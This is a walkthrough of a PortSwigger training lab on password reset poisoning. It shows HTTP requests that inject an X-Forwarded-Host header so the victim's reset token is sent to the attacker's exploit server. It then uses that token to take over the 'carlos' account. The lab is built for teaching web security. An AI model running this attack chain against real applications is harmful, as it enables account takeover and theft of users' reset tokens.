PortSwigger
Lab Description

This lab is vulnerable to password reset poisoning. The user
carloswill carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos’s account.
- Your credentials: `wiener:peter
- Victim’s username:
carlos- Any emails sent to this account can be read via the email client on the exploit server.
Step 1: Understanding the Vulnerability
This lab exploits a middleware misconfiguration:
- The application supports the
X-Forwarded-Hostheader - This header is used to generate the password reset link in emails
- No validation ensures the header comes from a trusted proxy
The attack chain:
- Attacker requests password reset for Carlos
- Attacker adds
X-Forwarded-Hostheader pointing to exploit server - Application generates reset link using attacker’s domain
- Carlos receives email with malicious link and clicks it
- Carlos’s reset token is sent to attacker’s exploit server
- Attacker uses token to reset Carlos’s password
Step 2: Reconnaissance
Step 2.1: Request Password Reset
- Click “Forgot your password?”
- Enter your username:
wiener - Click Submit
Step 2.2: Capture the Request
In Burp Proxy, find the POST /forgot-password request:
POST /forgot-password HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

username=wiener
Step 2.3: Send to Repeater
Right-click ⇒ Send to Repeater
Step 3: Testing X-Forwarded-Host Injection
Step 3.1: Add the Header
In Repeater, add the X-Forwarded-Host header:
POST /forgot-password HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: example.com
Content-Type: application/x-www-form-urlencoded

username=wiener
Step 3.2: Check the Email
Go to the Email client on the exploit server.
Result: The password reset link now points to https://example.com/...
The application trusts the X-Forwarded-Host header!
Step 4: Poisoning Carlos’s Reset Link

Step 4.1: Configure the Attack
X-Forwarded-Host: exploit-0ab500d304ed7439809d1167012900d7.exploit-server.net/exploit
username=carlos
Modify the request in Repeater:
Step 4.2: Send the Request
Click Send
Step 5: Stealing Carlos’s Token
Step 5.1: Check Exploit Server Access Logs
- Go to the Exploit server
- Click Access log
 Carlos clicked the poisoned link! His reset token is now in your access log.
Step 5.2: Extract the Token
Copy the token value:
aqlr9nvgoz05b4hnp0v6qlt7jxzyuznl
Step 6: Resetting Carlos’s Password

Step 6.1: Get a Valid Reset URL
Go to your Email client and find the legitimate reset email for your own account (wiener).
Copy the valid reset URL:
https://YOUR-LAB-ID.web-security-academy.net/forgot-password?temp-forgot-password-token=VALID_TOKEN
Step 6.2: Replace with Stolen Token
Replace the token with Carlos’s stolen token:
https://YOUR-LAB-ID.web-security-academy.net/forgot-password?temp-forgot-password-token=aqlr9nvgoz05b4hnp0v6qlt7jxzyuznl
Step 6.3: Set a New Password
- Visit the URL in your browser
- Enter a new password (e.g.,
password123) - Confirm the password
- Click Submit
Step 7: Logging in as Carlos
Step 7.1: Use the New Password
- Go to the login page
- Enter:
- Username:
carlos - Password:
password123(or whatever you set)
- Username:
Step 7.2: Access My Account
After successful login, navigate to My account.
Step 8: Lab Solved
Success message displayed: